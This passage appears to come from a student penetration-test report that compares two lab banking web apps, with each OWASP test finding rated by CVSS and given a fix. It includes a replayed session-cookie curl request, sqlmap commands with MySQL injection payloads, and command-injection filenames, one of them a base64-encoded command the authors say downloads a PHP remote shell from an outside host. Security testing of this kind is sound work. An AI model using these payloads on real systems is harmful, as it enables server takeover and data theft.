nux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.86 Safari/537.36  
' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q  
=0.8' -H 'Referer: http://192.168.178.65/login' -H 'Cookie: Main_session=pc6f6bsdcsi  
mf4aqlfvj9jgdh2' -H 'Connection: keep-alive' -H 'Cache-Control: no-cache' --compress  
ed  
  
Fatal error: Uncaught exception 'Exception' with message 'You have to be logged in t  
o see this' in /var/www/secure-coding-team-8/src/Service/AuthService.php:209  
Stack trace:  
#0 /var/www/secure-coding-team-8/src/Controller/EmployeeController.php(13): Service\  
AuthService->check('EMPLOYEE')  
#1 [internal function]: Controller\EmployeeController->loadOverview(Object(Helper\Re  
quest))  
#2 /var/www/secure-coding-team-8/src/Service/RoutingService.php(104): call_user_func  
_array(Array, Array)  
#3 /var/www/secure-coding-team-8/src/index.php(20): Service\RoutingService->dispatch  
()  
#4 {main}  
thrown in /var/www/secure-coding-team-8/src/Service/AuthService.php on line 209  
root@kali:~#
```


Figure 4.8: Sending session cookie to SecureBank with `curl` command

4.5.5 Testing for Cross Site Request Forgery - OTG-SESS-005

BANK-APP

	BANK-APP		CVSS Score: 5.3 
Observation	No CSRF tokens were used for HTML forms.		
Discovery	Using the developer tools of Chrome or Firefox the HTML forms were examined. The results showed that no CSRF tokens were used.		
Likelihood	The hacker needs to know the structure of a request and has to find a way to make the user use the fake request.		
Impact	The attacker could force the user to execute the requests on the user account.		
Recommendations	Implement unique CSRF tokens, which are only valid for one request.		
CVSS	Attack Vector	Network	
	Attack Complexity	High	
	Privileges Required	None	
	User Interaction	Required	
	Scope	Unchanged	
	Confidentiality Impact	High	
	Integrity Impact	None	
	Availability Impact	None	

SecureBank


	SecureBank		CVSS Score: 5.3 
Observation	No CSRF tokens were used for HTML forms.		
Discovery	Using the developer tools of Chrome or Firefox the HTML forms were examined. The results showed that no CSRF tokens were used.		
Likelihood	The hacker needs to know the structure of a request and has to find a way to make the user use the fake request.		
Impact	The attacker could force the user to execute the requests on the user account.		
Recommendations	Implement unique CSRF tokens, which are only valid for one request.		
CVSS	Attack Vector	Network	
	Attack Complexity	High	
	Privileges Required	None	
	User Interaction	Required	
	Scope	Unchanged	
	Confidentiality Impact	High	
	Integrity Impact	None	
	Availability Impact	None	

Comparison

Both bank applications do not use any mechanisms against CSRF and are therefore both vulnerable to CSRF.


4.5.6 Testing for logout functionality - OTG-SESS-006

BANK-APP

	BANK-APP	CVSS Score: 4.8 
Observation	Logout functionality requirements: <ul style="list-style-type: none"> • Testing for log out user interface: A logout button is clearly visible at the top right corner of the app • Testing for server-side session termination: The Session is not terminated on server and client side but continued. It seems only the variable that stores the user is reseted. • Testing for session timeout: The Session is terminated by PHP after the standart value of 1440s inactivity. 	
Discovery	Test of the logout functionality requirements: <ul style="list-style-type: none"> • Testing for server-side session termination: After Logout the PHPSESSID cookie remains unchanged in the Chrome resource inspector. • Testing for session timeout: See OTG-SESS-007 	
Likelihood	The fact that the session is not cleared properly makes the application more vulnerable to session hijacking attacks.	
Impact	The fact, that the Session is not terminated properly yields the possibility that session variables that have not been cleared properly can be read by the next person who logs in.	
Recommendations	Destroy the session after every logout and regenerate the session id.	

CVSS	Attack Vector	Adjacent Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank	CVSS Score: 4.8 
Observation	<p>Logout functionality requirements:</p> <ul style="list-style-type: none"> • Testing for log out user interface: The logout button can be reached after using the context menu in the top right corner. • Testing for server-side session termination: The Session is not terminated on server and client side but continued. It seems only the variable that stores the user is reseted. • Testing for session timeout: The Session is automatically terminated by PHP after the standart value of 1440s inactivity. 	
Discovery	<p>Test of the logout functionality requirements:</p> <ul style="list-style-type: none"> • Testing for server-side session termination: After Logout the PHPSESSID cookie remains unchanged in the Chrome resource inspector. • Testing for session timeout: See OTG-SESS-007 	
Likelihood	<p>The fact that the session is not cleared properly makes the application more vulnerable to session hijacking attacks.</p>	

Impact	The fact, that the Session is not terminated properly makes yields the possibility that session variables that have not been cleared properly can be read by the next person who logs in.	
Recommendations	Destroy the session after every logout and regenerate the session id.	
CVSS	Attack Vector	Adjacent Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

Comparison

SecureBank and BANK-APP have the same flaws here.

4.5.7 Test Session Timeout - OTG-SESS-007

BANK-APP

	BANK-APP
Observation	The Session is terminated by PHP after the standard value of 1440s inactivity.
Discovery	We guessed that the Session timeout was not changed and tried if the session was still active after 23 and 25 minutes. The results lead to the conclusion that the Session is automatically terminated by PHP after the standart value of 1440s inactivity. No timeout value is specified in the cookie.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	The Session is terminated by PHP after the standard value of 1440s inactivity.
Discovery	We guessed that the Session timeout was not changed and tried if the session was still active after 23 and 25 minutes. The results lead to the conclusion that the Session is automatically terminated by PHP after the standart value of 1440s inactivity. No timeout value is specified in the cookie.
Likelihood	N/A
Impact	N/A
Recommendations	N/A

4 Detailed Test Report

CVSS	N/A
-------------	-----

Comparison

The results where equal.

4.5.8 Testing for Session puzzling - OTG-SESS-008

BANK-APP

	BANK-APP
Observation	In the application, the same session cookie PHPSESSID is used everywhere. Hence there is no case of session overloading. Since the same session cookie is used, it can be leveraged to bypass authentication.
Discovery	Refer section 4.5.3 for details about session hijacking.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	In the application, the same session cookie PHPSESSID is used everywhere. Hence there is no case of session overloading. Since the same session cookie is used, it can be leveraged to bypass authentication.
Discovery	Refer section 4.5.3 for details about session hijacking.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A


Comparison

Both the applications behave similarly in maintaining a single session cookie, and no vulnerability has been found with respect to session overloading/puzzling.

4.6 Data Validation Testing

4.6.1 Testing for Reflected Cross Site Scripting - OTG-INPVAL-001

BANK-APP

	BANK-APP	CVSS Score: 9.8 
Observation	It has been found that Reflected Cross Site Scripting is possible in the application. None of the URLs that we tried to append script tags to; were successful and the corresponding page was not displayed properly. However, when HTML was appended to the URL, injection was successful. This has been observed in the User page.	
Discovery	<p>No tools were needed to discover this vulnerability. The URLs need to be modified and parameters set to HTML tags. Steps are described below.</p> <ul style="list-style-type: none"> • Login as employee or administrator and click on "User" button on the top. • Open any pending registration and note that the URL is of the form <a href="http://<IP-address>/secure-coding/public/view_user.php?id=7">http://<IP-address>/secure-coding/public/view_user.php?id=7. • Append the string - ">hi<br" at the end of the URL. The text "hi" appears before the Approve button in the page. 	
Likelihood	Basic knowledge about HTML would suffice in performing these attacks and hence, the likelihood is high.	
Impact	By injecting html tags, it is possible to manipulate the page and lead the user into performing undesirable actions. This does not require advanced technical skills, though basic knowledge of HTML is necessary for exploiting the vulnerability.	
Recommendations	The application needs to sanitize user input from the URLs effectively to avoid such attacks.	

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank


	SecureBank
Observation	It has been verified that Reflected Cross Site Scripting is not possible. All the URLs where we tried to append script and HTML tags returned the response as 404.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

SecureBank is more secure compared to BANK-APP as it is not vulnerable to Reflected XSS attacks.


4.6.2 Testing for Stored Cross Site Scripting - OTG-INPVAL-002

BANK-APP

	BANK-APP	CVSS Score: 7.5 
Observation	It was found that it is possible perform stored XSS in the application. Simple HTML and Script tags were tried and the attacks were successful. It was possible also to cause an employee to automatically log out once he/she opens the Users page. This has been done through Stored Cross-Site Scripting(XSS) in the Registration page.	
Discovery	<p>No specific tool was required to discover this vulnerability, it was encountered by manually testing. Steps are as follows.</p> <ul style="list-style-type: none"> • Click on the Register button. • Fill the form with the details and enter <code></code> in either First Name or Last Name fields. The text to be injected is just 23 characters long and hence can be easily inserted. • Click on the Submit button. A message is displayed for successful registration. • Now when an Employee logs in to his/her account and clicks on User button at the top of the page, the list of users is displayed. Upon refresh of this page, the Employee is logged out and is redirected to the Login page. 	
Likelihood	Likelihood is high as it does not even require a user to be logged in. Exploitation of this vulnerability requires no advanced technical skills. It is exploitable remotely.	
Impact	After a successful attack, none of the employees will be able to perform any operations after opening the Users page. This results in a Denial of Service attack. The impact is severe as it affects all employees and administrators that open the Users page.	

Recommendations	In the application, most form fields are free from validation. Proper client and server-side validations need to be implemented for all input fields to prevent XSS attacks of any form.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	None
	Integrity Impact	None
	Availability Impact	High

SecureBank

	SecureBank CVSS Score: 7.5 
Observation	It was found that it is possible perform stored XSS in the application. Simple HTML and Script tags were tried and the attacks were successful. It was possible also to cause a user to automatically log out once he/she opens the Profile page. This has been done through Stored Cross-Site Scripting(XSS) in the Registration page.
Discovery	<p>No specific tool was required to discover this vulnerability, it was encountered by manually testing. Steps are as follows.</p> <ul style="list-style-type: none"> • Click on the Register button. • Fill the form with the details and enter <code></code> in Address field. The text to be injected is just 23 characters long and hence can be easily inserted.

	<ul style="list-style-type: none"> • Click on the Submit button. A message is displayed for successful registration. • After the user is approved by an employee, when he/she logs in and opens the Profile page, an image is displayed in the Address field. Upon refresh of this page, the user is logged out and is redirected to the Login page. • A similar attack can be executed from the "Remarks" field in the Transaction page. This affects the user him/herself as well as all employees and administrators.
Likelihood	Likelihood is high as it does not even require a user to be logged in. Exploitation of this vulnerability requires no advanced technical skills. It is exploitable remotely.
Impact	After a successful attack from the Registration form, the victim will be unable to perform any operations after opening the Profile page. This results in a Denial of Service attack. Though critical, the severity is less than in BANK-APP as only the registered user is attacked. This happens because the Address field is not displayed in the Users page and hence, employees are safe from this attack. However, after a successful attack in the Transaction page, none of the users will be able to perform any operations after opening the Transactions/Profile page. This results in a Denial of Service attack for all users. The impact is severe as it affects all employees and administrators that open the Transactions page.
Recommendations	In the application, few fields are restricted by disallowing any characters other than letters, '-' and white space in the Registration form. However, the Address field is free from any constraints. Proper validations need to be implemented for all input fields to prevent XSS attacks of any form.
CVSS	Same as described for BANK-APP.

Comparison

Neither application is secure with respect to Stored XSS attacks and both are vulnerable.

4.6.3 Testing for HTTP Verb Tampering - OTG-INPVAL-003

BANK-APP

	BANK-APP
Observation	<p>It was observed that Verb Tampering could be done with HTTP requests but no critical vulnerability was exposed with it. Methods that were allowed :</p> <ul style="list-style-type: none"> • GET • POST • HEAD • OPTIONS <p>Methods that were rejected:</p> <ul style="list-style-type: none"> • TRACE • CONNECT <p>With HEAD requests, there were no response data shown. In case of TRACE and CONNECT, the requests were rejected because of Same Origin Security restriction.</p>
Discovery	<p>Advanced Rest Client, an extension for the Google Chrome browser, was used to perform HTTP Verb Tampering. Steps are as follows:</p> <ul style="list-style-type: none"> • Open the extension in Chrome and enter the URL to be tested. • Then one select the type of request (GET, POST, PUT, PATCH, DELETE, HEAD, OPTIONS). Based on the type of HTTP request other details can be filled. • Click on the Send button. Response can be seen in the lower section which helps in determining the criticality of the tampering done.
Likelihood	N/A
Impact	N/A

Recommendations	N/A
CVSS	N/A

SecureBank


	SecureBank
Observation	It has been observed that Verb Tampering is possible but without any vulnerability being exposed to the attacker.
Discovery	Same as observed for BANK-APP.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Neither application exposes vulnerability though verb tampering is possible. Hence both seem secure.

4.6.4 Testing for HTTP Parameter pollution - OTG-INPVAL-004

BANK-APP

	BANK-APP		CVSS Score: 6.5 
Observation	GET and POST request always interpreted the last parameter if the parameter was specified twice or more times. Furthermore, it could be observed that specifying another ID for http://IP_ADDRESS/secure-coding/public/view_transaction.php?id=ID while logged in as a client, shows the transaction even if it does not belong to the client.		
Discovery	With ZAP GET and POST requests were modified and parameters were specified more than once to see how the application interprets the request. The results were that if a parameter was specified twice or more times, the last occurrence was interpreted.		
Likelihood	Changing GET and POST parameters is not difficult.		
Impact	The vulnerability is that specifying another transaction ID reveals the transaction as long as it exists. Gaining access to transactions not belonging to the account is a confidentiality breach.		
Recommendations	Make sure the account type is checked before accessing a page.		
CVSS	Attack Vector	Network	
	Attack Complexity	Low	
	Privileges Required	Low	
	User Interaction	None	
	Scope	Unchanged	
	Confidentiality Impact	High	
	Integrity Impact	None	
	Availability Impact	None	

SecureBank

	SecureBank
Observation	POST request always interpreted the last parameter if the parameter was specified twice or more times. Viewing account related information does not depend on POST or GET requests.
Discovery	With ZAP POST requests were modified and parameters were specified more than once to see how the application interprets the request. The results were that if a parameter was specified twice or more times, the last occurrence was interpreted. Account related information is not specified over GET or POST requests.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Since simply specifying another transaction ID in the GET parameter in BANK-APP can reveal transactions, which do not belong to the user account, it is a high confidentiality breach. SecureBank is immune regarding HTTP parameter pollution. Figure 4.9 shows an example for gaining access to a transaction which does not belong to the client.

4 Detailed Test Report

BANK-APP Transaction User Michael Jordan Logout

New Transaction Download Transactions

View Transactions

#	Created On	Sender	Recipient	Amount	Status	Tan	Approved By	Approved On	
6	2015-11-01	1000000007	1000000008	905.00	Approved	6N3KW158WGATK0N	System Account	2015-11-01	Open
8	2015-11-01	1000000007	1000000008	25,000.00	Approved	R4808A2BSRWESV7	Efe Amadasun	2015-11-02	Open
9	2015-11-02	1000000007	1000000008	670.00	Approved	DIGYUMXLUN140E6	System Account	2015-11-02	Open
10	2015-11-02	1000000007	1000000008	17,000.00	Approved	ZG065P8D3YAMTPW	Efe Amadasun	2015-11-02	Open
11	2015-11-02	1000000007	1000000008	1,000.00	Approved	BP487TR2OKNLLYI	System Account	2015-11-02	Open
12	2015-11-02	1000000007	1000000008	1,000.00	Approved	FH438UBJ1EVFWFK	System Account	2015-11-02	Open
13	2015-11-02	1000000007	1000000008	10,001.00	Approved	NELTRO7EMBWOTDX	Efe Amadasun	2015-11-02	Open
14	2015-11-02	1000000007	1000000008	998.00	Approved	KAFD6LYU4V0ZNKK	System Account	2015-11-02	Open
15	2015-11-02	1000000007	1000000008	1,433.56	Approved	J8HZBCPAT6OLD5H	System Account	2015-11-02	Open
16	2015-11-02	1000000007	1000000008	89.03	Approved	4W8NJNYD4K66IXG	System Account	2015-11-02	Open
21	2015-11-19	1000000008	1000000007	1.00	Approved	FN4ZHMYIRERV3X2	System Account	2015-11-19	Open
22	2015-11-19	1000000008	1000000007	1.00	Approved	4P2LJMEYJWPT9RV	System Account	2015-11-19	Open
23	2015-11-19	1000000008	1000000007	1.00	Approved	FTZ0TKEZ6O3UF3M	System Account	2015-11-19	Open

(a) Client transaction overview

192.168.178.76/secure-coding/public/view_transaction.php?id=17 Suchen

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

BANK-APP Transaction User Michael Jordan Logout

View Transaction


Created On	2015-11-18
Sender	1000000009
Recipient	1000000007
Amount	10,001.00
Status	Accepted
Tan	HZ897HZW9N5MFYE
Approved By	Efe Amadasun
Approved On	2015-11-18

(b) Transaction with ID 17, which was not visible in transaction overview

Figure 4.9: BANK-APP HTTP parameter pollution: client can view transaction, which does not belong to his/her account

4.6.5 Testing for SQL Injection - OTG-INPVAL-005

BANK-APP


	BANK-APP		CVSS Score: 7.5 
Observation	The field <code>recipient</code> in the transaction form is vulnerable to SQL injection.		
Discovery	The login, registration and make transaction sites were tested for SQL injection with <code>sqlmap</code> . The command used for testing the login is <code>sqlmap -u "http://IP_ADDRESS/secure-coding/public/login.php" --data="email=test&password=test"</code> . For testing the transaction the session cookie has to be given as an extra parameter in the command as <code>--cookie="PHPSESSID=cookie"</code> .		
Likelihood	what is the likelihood that this vulnerability is exploited? Which assumptions must hold and which skills must an attacker have?		
Impact	what is the potential impact of an exploit of this vulnerability? What could happen?		
Recommendations	Use prepared statements for MySQL queries and sanitize user input.		
CVSS	Attack Vector	Network	
	Attack Complexity	High	
	Privileges Required	Low	
	User Interaction	None	
	Scope	Unchanged	
	Confidentiality Impact	High	
	Integrity Impact	High	
	Availability Impact	High	

SecureBank

	SecureBank
Observation	Testing for SQL injection all pages were safe.
Discovery	The login, registration and make transaction sites were tested for SQL injection with <code>sqlmap</code> . The command used for testing the login is <code>sqlmap -u "http://IP_ADDRESS/login" --data="form_login[email]=test&form_login[password]=test"</code> . For testing the transaction the session cookie has to be given as an extra parameter in the command as <code>--cookie="Main_session=cookie"</code> .
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

BANK-APP is vulnerable to SQL injection on the transaction page in the field `recipient`. Figure 4.10 shows the result of `sqlmap` for BANK-APP. If a page is not vulnerable for SQL injection, the result looks like the one in figure 4.11. All the pages for SecureBank were not vulnerable.



```
root@kali: ~
File Edit View Search Terminal Help
[08:48:53] [INFO] testing 'MySQL UNION query (23) - 11 to 20 columns'
[08:48:53] [INFO] testing 'MySQL UNION query (23) - 21 to 30 columns'
[08:48:53] [INFO] testing 'MySQL UNION query (23) - 31 to 40 columns'
[08:48:53] [INFO] testing 'MySQL UNION query (23) - 41 to 50 columns'
[08:48:53] [WARNING] POST parameter 'submit' is not injectable
sqlmap identified the following injection point(s) with a total of 11852 HTTP(s) requests:
---
Parameter: recipient (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: recipient=1 RLIKE (SELECT (CASE WHEN (7909=7909) THEN 1 ELSE 0x28 END))&amount=1&tan=1&submit=

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: recipient=1 AND (SELECT 3571 FROM(SELECT COUNT(*),CONCAT(0x71626a6a71,(SELECT (ELT(3571=3571,1))),0x716b707a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)&amount=1&tan=1&submit=

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: recipient=1 AND (SELECT * FROM (SELECT(SLEEP(5)))uxpL)&amount=1&tan=1&submit=
---
[08:48:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL 5.0
[08:48:53] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.178.76'

[*] shutting down at 08:48:53
root@kali:~#
```

Figure 4.10: **sqlmap** command shows vulnerability for SQL injection for BANK-APP

```
[09:06:14] [CRITICAL] all tested parameters appear to be not injectable. Try to increase
'--level'/'--risk' values to perform more tests. Also, you can try to rerun by providin
g either a valid value for option '--string' (or '--regexp') If you suspect that there i
s some kind of protection mechanism involved (e.g. WAF) maybe you could retry with an op
tion '--tamper' (e.g. '--tamper=space2comment')
```

Figure 4.11: **sqlmap** result if page is not vulnerable for SQL injection

4.6.6 Testing for LDAP Injection - OTG-INPVAL-006

Both applications do not use LDAP

4.6.7 Testing for ORM Injection - OTG-INPVAL-007

Refer to OTG-INPVAL-005.

4.6.8 Testing for XML Injection - OTG-INPVAL-008**BANK-APP**

	BANK-APP
Observation	The application does not use XML documents. The file format to be uploaded to perform Transactions was also verified and found to be non-XML. Hence no further tests were undertaken for this vulnerability.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	The application does not use XML documents. The file format to be uploaded to perform Transactions was also verified and found to be non-XML. Hence no further tests were undertaken for this vulnerability.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Neither application uses XML documents and hence cannot be tested for this vulnerability.

4.6.9 Testing for SSI Injection - OTG-INPVAL-009

BANK-APP

	BANK-APP
Observation	Through Directory traversal, it has been observed that there are no .shtml files being used in the application. But since it cannot be concluded that the server does not support SSI, the code <code><pre><!--#echo var='DATE_LOCAL' -> </pre></code> was inserted in the Registration form and registration was performed successfully. However, upon logging in as administrator or employee, the above code was treated as HTML comments and was only visible in the page source (seen from Chrome Developer Tools). If SSI support was configured on the server, the directive would have been replaced by the contents. Hence it was confirmed that SSI support is not enabled and this vulnerability cannot be present. So no further testing was done.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	Through Directory traversal, it has been observed that there are no .shtml files being used in the application. But since it cannot be concluded that the server does not support SSI, the code <code><pre><!--#echo var='DATE_LOCAL' -> </pre></code> was inserted in the Registration form and registration was performed successfully. However, upon logging in as administrator or employee, the above code was treated as HTML comments and was only visible in the page source(seen from Chrome Developer Tools). If SSI support was configured on the server, the directive would have been replaced by the contents. Hence it was confirmed that SSI support is not enabled and this vulnerability cannot be present. So no further testing was done.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Neither application supports SSI and hence cannot be tested for this vulnerability.

4.6.10 Testing for XPath Injection - OTG-INPVAL-010**BANK-APP**

	BANK-APP
Observation	XML & its database are not used in the application. Hence XPath is not used to address parts of XML document and its database. Therefore XPath Injection is not applicable for this application. Hence no further testing was undertaken.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	XML & its database are not used in the application. Hence XPath is not used to address parts of XML document and its database. Therefore XPath Injection is not applicable for this application. Hence no further testing was undertaken.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Neither application uses XML documents and hence cannot be tested for this vulnerability that deals with XPath injection.

4.6.11 IMAP/SMTP Injection - OTG-INPVAL-011**BANK-APP**

	BANK-APP
Observation	IMAP/SMTP protocols are not used in the application and injection in this regard is not applicable. Hence no further testing was undertaken.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	IMAP/SMTP protocols are not used in the application and injection in this regard is not applicable. Hence no further testing was undertaken.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison


Neither application uses IMAP/SMTP protocols and hence cannot be tested for this vulnerability.

4.6.12 Testing for Code Injection - OTG-INPVAL-012

Using ZAP both applications were examined for dynamic file inclusion. Both website do not use any GET or POST requests for dynamic file inclusion. Therefore both apps are not vulnerable for Code Injection, neither local nor remote file inclusion.

4.6.13 Testing for Command Injection - OTG-INPVAL-013

BANK-APP

	BANK-APP	CVSS Score: 9.8 
Observation	The batch transaction functionality allows Command Injection via the file upload. Due to a vulnerability mentioned in OTG-AUTHN-004 it is possible to inject commands even without being logged in.	
Discovery	<p>Using the filename of a empty batch transaction file we manually crafted a string that was accepted by the system: The file name</p> <pre><code>; ls -al; #</code></pre> <p>for example could be used to output a directory listing through the response status code variable. See Fig. 4.12 Even more carefully file names could even archive tasks like automatically downloading a php remote shell:</p> <pre><code>; a=`echo Y3VybcBodHRwOi8vYjM3NGstc2h1bGwuZ29vZ2x1Y29kZS5jb20vZmlsZXMvYjM3NGstMi44LnBocCAAtbyBiMzc0ay5waHA= base64 --decode` && \${a}; #</code></pre>	
Likelihood	As the attacker does neither has to be logged in to perform the attack nor has to be in-detail knowledge of the application it is very likely that this attack will occur.	
Impact	An attacker can inject a remote shell and basically gain control over the whole server.	
Recommendations	Escape the file name before passing it to <code>shell_exec()</code> or replace it by a random hash.	

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank
Observation	We could not detect a Command Injection vulnerability.
Discovery	The manually crafted files did only produce a generic error. We also fuzzed the file name using ZEDs command-execution-unix.txt fuzzing template - without success.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

BANK-APP has no protection against command injection. SecureBank does not have this vulnerability.

BANK-APPTransactionUser

Efe AmadasunLogout

Transaction failed with error code: -1 total 212 drwxrwxrwx 4 samurai samurai 4096 Nov 20 01:02 . drwxr-xr-x 5 samurai samurai 4096 Nov 2 14:33 . -rw-r--r-- 1 www-data www-data 0 Nov 20 01:02 ; ls -al ;# drwxrwxr-x 4 samurai samurai 4096 Nov 1 00:02 FPDF -rwxrwxr-x 1 samurai samurai 115 Nov 2 00:21 Makefile drwxrwxr-x 8 samurai samurai 4096 Nov 1 00:02 PHPMailer -rwxrwxr-x 1 samurai samurai 820 Nov 2 00:21 README.txt -rw-r--r-- 1 www-data www-data 99552 Nov 19 23:34 b374k.php -rw-rw-r-- 1 root root 228 Nov 2 14:34 config.php -rw-rw-r-- 1 samurai samurai 213 Nov 2 14:33 config.sample.php -rw-rw-r-- 1 samurai samurai 8795 Nov 2 14:33 db.php -rwxrwxr-x 1 samurai samurai 16874 Nov 2 02:37 file_parser -rwxrwxr-x 1 samurai samurai 26513 Nov 2 02:37 file_parser.c -rw-r--r-- 1 www-data www-data 0 Nov 19 23:22 test.txt -rw-r--r-- 1 root root 91 Nov 2 17:38 trans_sample -rw-rw-r-- 1 samurai samurai 5565 Nov 2 18:14 transaction.php -rw-r--r-- 1 www-data www-data 0 Nov 19 23:41 unauth.txt -rw-rw-r-- 1 samurai samurai 7017 Nov 2 02:02 user.php

Create Transaction

Recipient Account

Recipient account

Amount

Amount

Tan

TAN

Submit

Transaction file

Choose File


No file chosen

Submit

Figure 4.12: Using a file with the name ; ls -al; # returns a listing for the current directory


4.6.14 Testing for Buffer overflow - OTG-INPVAL-014

BANK-APP

	BANK-APP	CVSS Score: 7.4 
Observation	When a text file is uploaded with huge data without adhering to the format specified, the application crashes and keeps waiting for the response.	
Discovery	<ul style="list-style-type: none"> • Scenario 1 - A large file was used to discover this vulnerability. Steps are as follows. <ul style="list-style-type: none"> – Open the application and go to the New Transaction page. – Set the Foxy Proxy standard to Burp Suite for all URLs under the tool tab in Firefox. – Open the Burp Suite and under proxy tab set the interception to on state. – Now upload a file with huge data. – Observe the Alerts tab as its get highlighted. It shows that the application crashed since the memory allocation failed. This creates a suspicion of buffer overflow. See Figure 4.13. • Scenario 2 - When we make a manual transaction, and enter higher negative values in amount field such as <code>-999999999999999999</code>, integer overflow takes place since the amount reflected on both sides(sender and recipeient) is incorrect. See Figure 4.14 and 4.15. • Scenario 3 - When file is uploaded having name as <code>text%x.%x.txt</code>, file was not uploaded and showed an error. The behavior is same even if the same test is present inside the file. Hence format string specifier doesnt create any vulnerability. 	
Likelihood	Likelihood is high, since this uploading of file with huge data is quite easy to do and no technical knowledge is required.	

Impact	The impact is high since the application crashes without notifying the user about the reason behind it.	
Recommendations	<ul style="list-style-type: none"> Files with huge data should not be parsed at all, by having a check on file size(both client side and server side). There should be validation to check for negative amounts before performing transactions. 	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	Required
	Scope	Changed
	Confidentiality Impact	None
	Integrity Impact	None
	Availability Impact	High

SecureBank

	SecureBank	CVSS Score: 7.4 
Observation	When a text file is uploaded with huge data without adhering to the format specified, the application crashes and keeps waiting for the response.	

Discovery	<ul style="list-style-type: none"> • Scenario 1 - Same as described for BANK-APP. • Scenario 2 - When we make a manual transaction, and enter large values in amount field like 9999999999999999, integer overflow takes place since the amount reflected on both sides(sender and recipient) is incorrect. • Scenario 3 - When file is uploaded having name as <code>text%x.%x.txt</code>, file was read and transaction executed successfully. If the same text is present inside the file(in "Name"/"Remarks" fields), the file is uploaded and transaction is successful if other Account details are valid. Hence format string specifier doesn't create any vulnerability.
Likelihood	Same as described for BANK-APP.
Impact	Same as described for BANK-APP.
Recommendations	<ul style="list-style-type: none"> • Files with huge data should not be parsed at all, by having a check on file size(both client side and server side). • There should be validation to check for sufficient funds before a transaction.
CVSS	Same as described for BANK-APP.

Comparison

Neither applications perform well in handling big files leading to application crash, and thus suspecting buffer overflow.

4 Detailed Test Report

